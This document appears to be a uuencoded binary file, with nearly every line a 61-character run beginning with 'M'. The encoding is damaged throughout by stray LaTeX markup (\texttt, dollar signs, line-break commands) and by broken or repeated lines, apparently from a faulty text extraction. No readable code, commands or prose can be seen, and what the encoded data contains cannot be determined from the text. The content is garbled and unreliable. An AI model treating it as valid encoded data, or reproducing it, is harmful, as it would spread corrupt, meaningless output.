$M9Y75&N[_H;\)^Q?9'Y:/RFH-]__OOXOUI@G9N-:D]?]OMO[O==!ZJW@VR)JL$ $\texttt{M9=B:8\&^\&M@A;FJS=VIFM'?8.:*>PT60]UMEL/;\#W0ON\$'44V:\#W,-@C[>-\#QC[>-\#QC]) } \\ = (\texttt{M0ON\$'44V:\#W,-@C[>-\#QC]}) \\ = (\texttt{M0ON\$'44V:W,-@C[>-\#QC]}) \\ = (\texttt{M$ $MA5U^-I'U!=M$L$\, G438W6236_T-E$T.^Q30*86]1C:-M1#;-+"/@$XK[&NR]$ $MZ:VMV*:'?0;HC,):(D(VBW4BVRRPSPJ=3=@T9'-:=['-"?M<T+F%+4$VG_41])$

MVWRPSP]=0-BF9`M;K0V5+0S[(M!%A8TA6*:@VT)V)>\$+B7L>K)EK0W8EH5] M.>@H84^1K6@=P;8B["M!5Q;V%=EJU@ULJ\&^.G0-8;UI0[:V]0;;VK"O`UU7 MV+QD&UA_LVT`^X;0C82M0K:I-;*1LDUAWPRZN;"MR;:R5F/;"0;1T*V%'4"V MG;4?VW:P;P_=0=AI9#M;E['M#/LNT%V%74VVA_4<VQZP[PG=2]C]9/M:/['M $M"_M^T/V^241VD#598V4'P7XP]!!A]>E"=KBU+-OAL!\!/5+83&1'6[NP'0W[$ $M, = !CA:U% = H)U\#ML)L) \setminus (/4G8SF2G6H^pG0K[:=#3Y>M+=I;UI;):A_>SH><($ MNXOL?&N@B;+S8;\`>J&PE\DNL19FNP3V2Z&7"?L7V976:+8K8;*>K6PW\FN MLTYBNP[VZZ\$W"!N, #-G-UEBVFV&_!7JKL#G)[K#^P78'['="[Q*V*MD]5EM3 M9??`?B_T/F%[DCUHS<GV(.P/01\6=AS98]:&;(_!_CCT"6&7D#UM'<GV-.S/ M0)^5?S.006#=R/8"["]"7Q+V"MFKUIMLK\+^&01U85^0066-TTS96["_#7U' M6'OZD+UO3:^LUG#_#_U0?FZ0?6RMKJS6</\/_538,F3_MO975FNX_X=^+FPG MLO]8ERNK-=S_0[\6=C39=];SRFH-]__0'^3?#&0_6S\KJS7<_T-_%?82V>_6 $MY, V5_0[[']]_Y>M+-HZMG+):A_=QH74V\\;V0(62-MJYLC;`W09N%34[69IO+MY,V5_0]]$ MU@9[.[1#V()DW;:C;-VP]T![A:U%-F#[AVT`]D'H>,)V)900%FRA;\$+8)X).M+.P\$LLEL1=@F@WURZ!3"KB*;VM9:6:W#^S30\$<(>(!MIF\PV\$O;IH3,(>Y-L M9MMNMIEAGP4ZJ["?R>:P/6:; _8YH7/)9R-CR.:UV5LJFQ?V^:#S"UN.;"%; M+K:\88\8NHBP'<D6MS5B6QSV):!+"CN5;!E;#-LRL"\+74[8[60KV#:QK0#[MBM"5A+U!MJKM%MNJL*\&75W8MV1KV>*V4K86[&M#UQ\$VF"EDZ]LRL*T/^P;0 M#84M0+:)K0;;)K!O"MU,V#ID6]H&L&T)^U;OT<)V(]O6MH)M6]BW@VXO[\$RR MG6P7V':"?6?H+L+&DNUN^*V.^Q[0/<4]@[9/K84T<KV@7U?Z'["?B4[T!;% M=B#L!T\$/%C9>YI`=9NO&=ACLAT./\$#8;V5&V>6Q'P7XT]!AA*Y`=;SO&=CSL M)T!/%+85V2FV5VRGP'XJ]#1A8\C.M,5KK>Q,V,^"GBWL!K+S;\$79SH/]?.@% MPEXGN]C6ANUBV"^!7BKLWV17V*:P70'[E="KA#5D"=FUMCULU\)^'?1Z89.1 MW61[PG83[#=#;Q&V,-GM-D<;9;?#?@?T3F\$;DMUMR\UV-^SW0.\5=C#9`[;& _B#T(?G]2_:H;13;H[`_!GU<V(MD3]DVLST%^]/09X1]3_:\[3;;\["_ M`'U1V\$#6D+UBT[55]@KLKT)?\$S8/V9NVC&QOPOX6]&UAZY*]9ZNIK-9P_P_] $M0-A^9/^p\#516:[C_AWXBOW_)_F5;J:S6</\/_4S8K61?VBXJJS7<_T._$08R$ MV;>VK\IJ#??_T.^%?4[VDRUE.V4_P?XS]!=A==E"]E];>66UAOM_Z!_")B#[MV]:=[6_8Q[&'.ZY=/!MD#?;Y;`VP-T*;A*U)UFH_KJS6X;T-VBYL3[(N^VME $MM0[OW=">8>>1]=OCMU?6\#_L"=8\#8[603V(NQ30\#[A-")A+U(-JF]+=NDL$\\&$ MG5S8=V13V:>R307[U-!IA`UF#]ET]KULT\\$^\$CJ]L)G)9K(_99L)]IFALPA; MFFQVN[.#LMEAGP,ZI["-R.:QYV&;!_9YH?,)VY=L07L3M@5A7PBZL+`SR!:S MCV9; #/; %H4L(NYEL: ?L6MJ5A7P: ZK+!GR9: WWV%; '085H"L*^YIL%; N^H[)5 M8%\5NIJP_APA6].>25FMP_M:T+6%S4*VGKT6VWJPKP_=0-@HLHWM@]@VAGT3 MZ*;"-B?;PKZ*;008MX1N)6Q_LFWLE]BV@7U;Z';"3B';T?Z-;4?8=X+N+.PZ MLMWLJ3HIVPWVW:%["'N4;&][!;:]8=\'NJ^P]\D.L/=05NOP?B#T(&&_D!UJ $M7\!V*.R'00\TUITS9\&/L)]C\&P'X4]\&CYF4-VG/T-VW\&P'P\]0=A*9"?;$W16$ M=C+LIT!/%;8KV1GVXFQGP'XF]"SYN4%VKKT=V[FPGP<]7]BM9!?9IRFK=7B_ M&'J)_\$XAN]R^C^URV*^\7BGL&[)K['^R70/[M=#KY.N;*V0WVEU=E-T(^TW0 MFX5-2W:;/2_;;;#?#KU#V%)D8^U-V<;"?C?T'F';D]UO'Z.LUN']`>B#PHXC $M > \2^E > T1V!^{-} % / B; L4K(G[7?9GH3]* > C3 \times /]IS = T879 < [`_#WU!V* = D +]LS$ ML[T,^RO05X7]0?:&O3;;&["_"7U+V!2Y0_:N?;"R6L/]/_1]^?J2?61?K:S6 M</\/_5C8:+)_VB\KJS7<_T/_+>QHLB_L_RJK-=S_0_\C[#*R;^RINRG[!090 $MH=\)NX_L1WM%9;6&^W_HS\)>)?O-WE-9K>'^'_J[L*_(_K(O5%9KN/^'CN,0)]$ M_T9*GI#5.TXJJW5X;X`V"IN4K,7Q5EFMPWLKM\$W8G&2=CH3=E77"W@7M%K82 $M69^C!$ L?[/W0\6\$[DHWO:,\V/NP30"<4=AC9)([I;)/\BET,F'GD4WIV,\V $\texttt{M}) > \texttt{Q30:<6]} @ \texttt{C9M}(Z_V*:\$?3\texttt{KH2\&'OD} \setminus \texttt{WH}</=0-B/L,T\$G\$O8\texttt{GV6R.?\&RSP3X}[$ M=`[Y;.0-V=R.9FQSPSX/=%YA<Y,MX!C+M@#L"T(7\$K8ZV:*.;6R+PKX8='%A MVY\$MY;C'MA3L2T.7\$78(V2B'L:>R4; `O#UU!V-ED*SNRL*T,^RK0587=0K:& MHP[;&K"O"5U+V--DZSJ&**MU>%\/NKZPS\DV<JQAVPCVC:&;"&O(%[+-'5?8 M-H=]"^B6PJ8@V]KQG6UKV+>!;BML\$;(='&EZ*=L!]AVA.PG;E&Q71R6V76'? M#;J[_-P@V\01BVTOV/>&[B.?#;+]'808]H?]`.B!PNXG.\1QBNT0V`^%'B;L M0[(C'>_8CH1]#/0H83^0'>M(U%09L;`?!SU>6%0^D)WD*,EV\$NPGOT\1-B79 MZ8X.;*?#?@;T3&&+D9WCF*&LUN']7.AYPK8FN]!Q@.U"V"^"7BQL#-EECK_9 M+H/]<N@5\KU/=K7#TT?9U;!?`[U6V'MD-SCRL]T`^XW0FX3]2G:KHSG;K;#? M!KU=V\$"!D-WE&,=V%^QCH7?+]R_9?8[M;/?!?C_T`6';D#WLN,_V,.R/0!^5 MKQ'9\$PY37V5/P/XD]"EAEY,]Z\C*]BSLST&?%W8OV4N.NFPOP?XR]!5AKY*] $M[AC*]CKL;T#?%/8EV3N.M<IJ'=[?A;XG;)R"(?00<559K>'^'_H/8>.3?>KX$ $MH:S6</_9>PV<D^=T3T4_8Y[%]`OQ2V/-G7CLK*:@WW_]!OA6U!]H.CM[):$ MP_T_]"=A>Y']ZEBLK-9P_P_]K[#CR/YTG%96:[C_A_XM["*R.N=[9;4.[_70 $M!J=X)LF:G8G[*VN&O07:*NQ-L@YG*;8.V#NA7<*^(NMU=F3KA;T/VB]LW(A)

 $M&\YDVT\V,>'3B!L4K*)G0?9)H9]$NBDPA8DF\+YC&T*V*>$3B5L=;(13N)$ $M92-@GQ8ZG; #19#, X"RBK=7B?$3J3L^/(9G6V4%; K\#X; = '9AIY#-Y1S/-A?L$ M<T/G\$785V?S.'6SSP[X`=\$'Y3)(MXGS`M@CLBT(7\$_82V9).\T!E2*^%'1I M89^3+>?,QK8<[*.@R\MGLG#(5G+68UL)]I6AJP@;)%O=.8QM==C7@*XI;"39 $\texttt{M.LYURFH=WM}> \$ \texttt{KB=L8; (-G=?8-H1](^C\&PE8CV} \times \$ \texttt{YDVTSV\#>';B\&?9[+1SK2\#) }$ ME(V&?60H-L+V(=0>685M>]AW@.XH[%BR79Q]V':!?5?H;L*N)MO3N81M3]CW $M@NXM['ZR 9QGE-4ZO.\//4#8VV0'.S^P'OS[(=!#A7U)=HOSR6!E1\!^)'2,$ ML'&*A.P89VFV8V`_%GJ<L`&R\$YV=V\$Z\$_23HR<)F(#O-.80M--A/AYXA;"&R MLYV'V,Z&_1SHN<)6);O`^5Q9K</[A="+A.U\$=JG3-T39I;!?!KU<V!%D5SD+ $\texttt{M*JMU>+} : \texttt{>HVP} \setminus \texttt{BN=[945NOP?@/T1F'WD=WBG*"LUN']5NAMPMX@N].YD^U. }$ $MV.^"CA7V^]F]SH=L]\\)^'_1^8=U%0_:0TS)4V4.P/PQ]1-A<9(\\[L[,]#OL3])$ $MT">%K4/VC+,^VS.P/PM]3M@8LA>=P]E>A/TEZ,O"KB-[S;F>[3787X>^(5\C)]$ $MLK >= U]G > AOT = Z + OR - 2 + [P/F + [0/8/X1^) * RK6, @^<:8; INP3V #^*_E.^1F2?$ M.:LJJS7<_T._\$+8NV5?.OLIJ#??_T&^\$[47V07.ILEK#_3_T1V&GD?WB/*NL MUG#_#_U-V&UD?S@_*JLUW/]#_Q+V"MFXKJ3#_V^U#N]UT'J7N"4F:W*586N" $MO1G: (JRO>, C:79W9VF'O@'8*FYNLQS6; KO?V7FB?L+7)!EV'VO9A'P\ZOK`=$ MR"9RO6";"/:)H9,(&T,VN<L_0MGDL\$\!G5+8)633N`JQ30/[".BTPNXBF][5 MBFUZV&>`SBCL);)97!/99H%]5NALPCXGF].UBVU.V.>"SBULG!(AF_UB&T^ MV.>'+B!L8K*%7=:1RA:&?1'HHL+F(UO"E8-M"=B7A"XE;\$VR95T-V):%?3GH $\texttt{M*/E<D:WH\&L\&V(NPK05>6SQ79:JX-;*O!OCIT\#?E<D:WMNL\&V-NSK0-<5=C_9}$ $\texttt{M!J[?;!O`OB\$T(V\$ODVWJBHQ1MBGLFT\$W\$_8=V5:N:FQ;P3X:NK6P@9(AV\setminus[5]) }$ MCVT[V+>'[B`_<\AV=BUCVQGV7:"["EN);`_7.;8]8-\3NI>P[<GV=7UBVQ?V</pre> M_:#["SN%["!7LE'*#H+]8.@APFX@.]Q5ENUPV(^`'BGL";*C75W8CH;]&.BQ MPCXE.\\$UA^T\$V\$^\$GB3L=[)374?83H7]-.CIPL8K1;__=;U45NOP?C;T'&&S MD)WO"HQ6=C[L%T`O%+8<V26NPFR7P'XI]#)A&Y-=Z8IFNQ+VJZ!7"]N3[#K7 $M)+;K8+\>>H.PX\AN=L6RW0S[+=!;A9U/=H?K#[8[8+\3>I>P6\CN<=G&*+L']$ M]GNA]PE[F.Q!5TZV!V%_"/JPL+?('G,U9'L,]L>A3PC[C.QIUTBVIV%_!OJL ML%_)7G!M9'L!]A>A+PGK+!VR5UTWV5Z%_37HZ*F(GO+%6>LLK=@?QOZCK`Y MR-YWI6=['_8/H!*6X+L8U=UMH]A_P3ZJ;`UR/[MZJ^LUG#_#_U<V*YD_W\$M M5U9KN/^'?BWL4K+O7.>5U1KN_Z\$_"!M+]K/KL[):P_T_]%?YMQG9[Z[DXY3] M#OL?T#_E,TDVCKN<LEJ']W&A=>[_VE]DC>ZN;(VP-T&;A?65"5F;>RY;&^SM MT`YA(\FZW4?9NF'O@?8*6Y)LP/T/VP#L@]#QA&U(-J\$[.%[9A+!/!)U8V"YD MD[F+L\$T&^^30*82-(90:W5I9K</[--`1PJXB&^F>S#82]NFA,PB[EVQF]VZV MF6&?!3JKL!?(YG`_9IL#]CFA<PG[A&Q>MWV"LGEAGP\ZO["?R19RYV);"/:% MH8L(ZR@;LL7=C=@6AWT)Z)+"IB1;QAW#M@SLRT*7\$S87V0KN36PKP+XB="5A MH\A6==]B6Q7VU:"K"]N";"UWW(G*UH)];>@ZPO8D6]^=@6U]V#>`;BCL&+)- $MW#78-H%]4^{AFPBXBV}(]@&U+V+>"CA9V/]FV[A5LV*^'71[81^3[>2^P+83]]$ $M[\#M\#=Q'V\&]GN[B]LN\.^!W1/^3E9+F3[N%-,4K8/[/M"]Q,V*]F![BBV`V$_$ M"'JPL&7(#G-W8SL,]L.A1PC;F.PH]SRVHV_&GJ,L#W(CG<?8SL>]A.@)PH[MCNP4]RNV4V`_%7J:L`O)SG3'FZSL3-C/@IXM[#:R\]Q%V<Z#_7SH!<*>(KO8 MW8;M8M@O@5XJ[)]D5[BGL%T!^Y70JX35187L6O<>MFMAOPYZO;!!LIO<3]AN $M@OUFZ"WRLX[L=K=CBK+;8;\t^*>J>P-<CN=N=FNQOV>Z\#WRL\ZL@?<C=D>@/U!$ MZ\$/"#B%[U#V*[5'8'X,^+NP:LJ?<F]F>@OUIZ#/"7B%[WGV;[7G87X"^*.P+ MLE?<NJG*7H']5>AKPCK+A^Q-=T:V-V%_"_JVL)G)WG/79'L/]O>A'PA;B>P? $M[H'*:AW>/X9^{FPTV};_<*Y75&N[_H9\).Y+L2_=<math>9;6&W_H5_+[B.Q;]U=E$ MM8;[?^CWPL:2_>1..4W93[#_#/U%V%MD_W675U9KN/^'_B'L:[*_W=W9_H9] M'\$^XXWK\$YT:%D#5XYK,UP-X(;1(V'EFKY[BR6H?W-FB[L)%D79[7RFH=WKNA M/<(6(>OWQ)^NK!_V`>B@L'7))O`48YL`]@FA\$PG;C6Q23UNV26&?##JYL&/) MIO),99L*]JFATPB[E&PZSUZVZ6`?"9U>V)UD,WF>LLT\$^\S0680]OS:[QSE# MV>RPSP&=4]CG9/-X\K#-`_N\T/F\$M50,V8*>)FP+PKX0=&%ADY(MYAG-MACL MBT.7\$+8PV=*>+6Q+P[X,=%EA:Y\$M[[G#MCSL*T!7%+8CV2H>_4QEJ\"^*GOU M88>2K>G)I*S6X7TMZ-K"+B!;SU.+;3W8UX=N(.QNLHT]@]@VAGT3Z*;"7B?; MPK.*;008MX1N)>P[LFT\E]BV@7U;Z';".BJ%;\$?/-[8=8=\)NK.PZ<AV\Z2: MI6PWV'>'[B\$ K\CV]E1@VQOV?:#["MN<[\`!/#V6U#N\'0@\2MC?9H9X%;(?" M?ACT<&\$GDXWQG&`;`_M1T*.%W41VG.<-VW&P'P\]0=B39"=[\$LQ6=C+LIT!/ M%?81V1F>XFQGP'XF]"QAOY"=ZVG'=B[LYT'/%]9=F7[_ZYFFK-;A_6+H)<)F M)KO<LX_M<MBO@%XI;'&R:SQ_LET#^[70ZX2M27:CQS5'V8VPWP2]67X/DMWF $MR < MV&^RWO^\0 = C396$] 3MK&PWPV] 1] @E9/= [QBBK=7A_\]/J@L'O('O%L97L$) | MR < MV&^RWO^\0 = C396$] 3MK&PWPV] | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < MV&^RWO^\0 = C396$ | MR < M$ M]D>ACPE[E>Q)SUVV)V%_"OJT?*[(GO,8YBI[#0;GH2\(F[A*R%[V9&9[&?97 MH**6XSL#4]MMC=@?Q/ZEK`MR-[U#&9[%_;WH.\+.Y[L(\]JMH]@_P?T8V\$W MD/W3<UE9K>'^'_IO82^1?>'Y5UFMX?X?^A]AWY!]XTD]3]DWL'\+_4Y89]60

 $M_BIJ*S6</{_5G8U&2_>7HJJS7<_T-_E]_I'I9']Y*BJK-=S_0\?QBCL9LGKO$ M266U#N\-T\$9AVY&U>-\JJW5X;X6V"3N\$K-.;<+ZR3MB[H-W"SB/K\Y9@ZX.] M'SH@;"S9^-[V;./#/@%TOF&ODTWBG<XV">R30B<3]BW9E-[];%/"/A5T:F\$= $MU4(VK?<OMFEAGPXZ4MAL9#-ZW0N4S0C[3-"9A:U%-ILW']MLL, \.G4/8?F1S$ $M>YNQSOW[/-!YA9U)MH!W+-L"L"\setminus (74C8]62+>K>Q+0K[8M#%A3U+MI3W'MM2]$ ML"\-74;8^V2CO,:%RD;!OCQT!6'?D:WLS<*V,NRK0%<5UE8]9&MXZ["M`?N: MT+6\$C2!;USM\$6:W#^WK0]86M3K:1=PW;1K!O#-U\$V%YDFWNOL&T.^Q;0+86= M2K:U]SO;UK!O`]U6V(UD.WC3+%*V`^P[0G<2]@S9KMY*;+O"OAMT=V'_(=O+ MVXMM+]CWANXCK+=&R/;W+F+;'_8#H`<*FX_L\$.\IMD-@/Q1ZF+#UR([TOF,[M\$08QT*.\$[49VK#?18F7'PGX<]'AAQY"=Y"W)=A+L)T-/\$781V>G>#FRGPWX& M]\$QA3Y&=XYVAK-;A_5SH><(^)[O0>X#M0M@O@EXLK+EFR"[S_LUV&>R70Z\0 M-B79U5[/\$F57PWX-]%IA*Y/=X,W/=@/L-T)O\$K8-V:W>YFRWPGX;]'9AQY/= MY1W'=A?L8Z%W"[N9[#[O=K;[8+\?^H!_Y(][+W/]C#LCT`?%?83V1->TU)E M3\#^)/0185/4"MFSWJQLS\+^'/1Y8<N2O>2MR_82["]#7Q&V,]GKWJ%LK\/^ M!O1-84>00>-=JZS6X?U=Z'O"SB7[T'N5[4/8/X+^0[Z^9)]Z?RBK-=S_0_\E $\texttt{M['FRS[T1RY1]\#OL7T"^??4GVM;} > \texttt{RLEK\#_3_T6V\$_D_W@[:VLUG\#_\#_U)V`2U}$ MZ?>_WL7*:@WW_]#_"IN#[\$_O:66UAOM_Z-_"EB.K\[U75NOP7@]M\(G_'R1K M]B5>KJP9]A9HJ[`CR3I\I=@Z8.^\$=@D[GZS7UY&M%_8^:+^PV\C&\\UD&P_V M\:\$3"'N";&+?0;:)89\\$.JFP]\FF\#UCFP+V*:%3"1NW3LA&^+PKE(V`?5KH M=,)&D, W@*Z"LUN%]1NA, PA8@F]770EFMP_MLT-F%K4(VEV\\VURPSPV=1]BV M&]MRL(^"+B_LWV0K^>JQK03[RM!5A/U%MKIO&-OJL*\!75-8?]V0K>-;IZS6 MX7U=Z'K"IB?;T'>-;4/8-X)N+&P)LLU\/]DV@WUSZ!;"-B0;[4N[2MEHV+>& M;B-L'[+M?578MH=]!^B.PDXGV\77AVT7V'>%[B;L1K(]?408]H1]+^C>PEXC MV\]W1EFMP_O^T`.\$?4%VL.\#V\&P'P(]5%AKO9`=X4NR6MD1L!\)'2-L:K)C M?*79CH']6.AQPA8G.]'7B>U\$V\$^"GBQL\$[+3?+/83H/]=.@9P@XE.]MWB.UL MV,^!GBOL8K(+?,^5U3J\7PB]2-A8LDM]OC7*+H7],NCEPMXFN\I74%FMP_O5 MT&N\$_4IVO:^ELEJ']QN@-PKKJ4^___5-4%;K\'XK]#9ALY/=Z=O)=B?L=T'' M"EN=[%[?0[9[8;\/>K^PW<@>\EG6*GL(]H>ACP@[B>QQ7W:VQV%_`OJDL-O) MGO'59WL&]F>AS\GO%+(7?</97H3])>C+PCXG>\VWGNTUV%^'OB&LH4'(WO9= $M9WL;]G>@[\KO!; (/?+^4U1KN_Z$?"5N9[!-?NG7*/H']4^@_A>U$]IFOJK):$ MP_T_]`MAQY)]Y>NKK-9P_P_]1M@59-_[EBJK-=S_0W\4]BS9+[ZSRFH-]__0 $MWX1]0_{:'}[Z.R6L/]/_00^{?}YM&+)Q_4G7_]]J'=[KH/5^\6\LD#7YR[`UP=X,$ M;1&V%%F[OS-;.^P=T\$YAFY/U^&>S]<#>"^T3=A39H/\PVR#LXT''%W8UV43^ M%VP3P3XQ=!)A3Y!-[O=O4#8Y[%-`IQ3V*=DT_D)LT\`^`CJML/I&(9O>WXIM M>MAG@,XH;"JR6?P3V6:!?5;H;,(6(IO3OXMM3MCG@LXM;&VR^?R/V.:#?7[H M`L(.)%08;]VH;&'8%X\$N*NPTLB7\.=B6@'U)Z%+";B-;UM^`;5G8EX..\$08J MV8K^\$6PKPKX2=&5A/Y*MYM_`MAKLJT/7\$#;8.&1K^V^PK0W[.M!UA<U(MH'_ $\label{eq:m-lambda} $$M-]L\&L\&\\(W4C8PF2;^B,W*=L4]LV@F\\OW/ME6_FIL6\\$^\&KJU?\#;(MO/W8]L.$ M]NVA.P@[BVQG_S*VG6'?!;JK?#;(]O"?8]L#]CVA>PE[FVQ?_R>V?6'?#[J_ ML+)#O(GVZSL(-@/AAXB;.(F(3O<7Y;M<-B/@!XI;#&RH U=V(Z& 1CHL<)V M(#O!/X?M!-A/A)XD[&2R4_U'V\$Z%_33HZ<)N)3O+_U)9K</[V=!SA#U#=KX_ ML\$79^;!?`+U0?K:37>(OS'8)[)="+Y.O+]F5 FBV*V& "GJUL(F:ANPZ R2V MZV"_'GJ#L%G);O;'LMT,^RW06X6-(KO#_P?;';#?";U+V&YD]_AM6Y7=`_N] $M9"_X-[*]^{N+T}>$ \$=30+V:O^FVROPOX:]'7Y^I*]Y8^S3=E;L+\-?4?8TF30 M^{1} , KJS7<_T,_%+8]V<?^ZLIJ#??_T\$^%G4+V;W]_9;6&^W_HY*N(ON/?[FR M6L/]/_1K80^2?><_KZS6</\/_4'8FV0_^S\KJS7<_T-_%?8MV>_^Y-N5_0[[M']`_A0TTUZSVGW+*:AW>QX76!<2_ST_6&.C*U@A[\$[19V)ID;8&Y;&VPMT,[MA.U\$UATXRM8->P^T5]B)9`.!?]@&8!^\$CB?L)K()`\\$=RB:\$?2+HQ,)>)YLL M4(1M, M@GATXA[!>RJ0.ME=4ZO\$\#'2%LXA8A&QF8S#82]NFA,PB;G6SFP&ZV MF6&?!3JKL%%D<P0>L\T!^YS0N81M2S9OP+Y3V;RPSP>=7]@8LH4"N=@6@GUA MZ"+"+B!;/-"(;7'8EX`N*>P!LF4",6S+P+XL=#EA;Y.M\$-C\$M@+L*T)7\$08] MV:J!6VRKPKX:='5A`RU#ME8@[BYE:\&^-G0=^=XG6S^0@6U]V#>`;BAL);)-M`C78-H%]4^AF\KU/MF5@`-N6L&\%'2WL)+)M`RO8MH5].^CVPJXFVREP@6TG MV'>&[B+L1;+=`U_8=H=]#^B>PKX@VR>0(E;9/K#O"]U/6%NKD!T8B&([\$/:# MH`<+FY'LL\$`WML-@/QQZA+#ER(X*S&,["O:CH<<(VX'L^,,`QMN-A/P%ZHK"3 MR4X)O&([!?93H:<)NY[LS\$"\W<K.A/TLZ-G"GB0[+U"4[3S8SX=>(.S?9!<' $MVK! = \#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==\#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!=#/LET$N%U4>'[(K`%+8K8+\2>16PD637!0:P700[==#KA2U"=E/@"=M-MVK!="M$ $ML-\,0478IF2W!QQ[E-T.^QW0.X7M2W9W(#?;W;#?^[U7V*ED#P0:LST^^X/0]$ MAX3=3/9H8!3;H[`_!GU<V`MD3P4VLST%^]/09X1]109\X#;;\["_`'U1V.]D

MKP1T>Y6] `ONKT->\$C=<Z9&\&,K*]"?M;T+?E]P+9>X&:RFH-]__0#X2M0/:/ MP\$!EM8;[?^@GPM8G^U=@I;):P_T_]#-A!Y!]&;BHK-9P_P_]2MA%9-\&OBJK $M-=S_0[^7SQ793X&4^Y3]!/O/T%^$/40VWT!Y9;6&^W_H'\(^)_L[T)WM;]C'$ M"88[;O"_-DZ;D#4\$Y[,UP-X(;1(V/EEK\+BR6H?W-FB[L%G)NH*OE=4ZO'=# $M \times X2M1 - 8?C +]?63_L`]!!87N131`LQC8![!-")Q)V*MFDP;9LD\(^&71R8 => 3$ M316<RC85[%-#IQ'V.-ETP;ULT\\$^\$CJ]L\$_)9@H^99L)]IFALPC[G6SVH/.` MLMEAGP, ZI[#>MB&;)YB';1[8YX7.)VQJL@6#3=@6A'TAZ,+"YB);+#B:;3'8 M%X<N(6P4V=+!+6Q+P[X,=%EA&Y,M'[S#MCSL*T!7%'8XV2I!_4%EJ\"^*GOU M81>2K1G,I*S6X7TMZ-K"QI*M%ZS%MA[LZT,W\$/8VV<;!06P;P[X)=%-A?Y%MM\$5S%M@7L6T*W\$C9=NY!M\$[S\$M@WLVT*W\$[8@V8[!;VP[PKX3=&=AJY'M%DQU M2-ENL.\.W4/8[F1[!RNP[OW[/M!]A1U%=D"PA[):A_<#H0<)NX#LT.`"MD-A M/578]&1G!(NSG0'[F="SA"U.=FZP'=NYL)\'/5_8!F07!:<IJW5XOQAZB;`# MR"X/[F.['/8KH%<*NXCLFN"?;-?`?BWT.OG>)[LQZ#JB[\$;8;X+>+.QELMN" M>=EN@_UVZ!W"OB8;&VS*-A;VNZ'WR&>C`_W^-SA&6:W#^P/0!X6-('LDN)7M M\$=@?A3XF;%&R)X-WV9Z\$_2GHT\(V)'LN:#BJ[#G8GX>^(&Q_LI>#F=E>AOT5 MZ*OR;Q6R-_['WI<\`.;9>Y74%"";%\$@RO&P>3>FSFV1[/2/=>75UI\K9:K9Z1 M1]V2)?6;-RY`I99N=\NCEMI:IF<>I#";*4S"4M@\$D\(0FQ3&`5*8-879G&`; MV^P!\$19@*)884FP&BB68G/_3?X[.Z'3WS#..<84\^[V^.N?[_N7\Z_W_\]__ MD<>%^XL*_TOJ^;\9[G>"^RN/?(%P?T7A?U4]_YKAOAW<=SWR>N&^2^%_0SW_ 